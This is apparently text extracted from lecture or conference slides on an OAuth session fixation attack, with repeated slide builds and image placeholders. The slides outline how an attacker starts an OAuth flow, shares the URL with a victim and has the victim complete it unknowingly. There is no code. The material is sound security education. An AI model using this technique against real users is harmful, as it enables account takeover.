


# Session Fixation: Attack




# Session Fixation: Attack

- Attacker initiates OAuth,




# Session Fixation: Attack

- Attacker initiates OAuth, ***fixating an authorization session*** to victim's Browser (by **sharing an OAuth URL**)



# Session Fixation: Attack

- Attacker initiates OAuth, ***fixating an authorization session*** to victim's Browser (by **sharing an OAuth URL**)
- Victim (unknowingly) completes OAuth




# Session Fixation: Attack

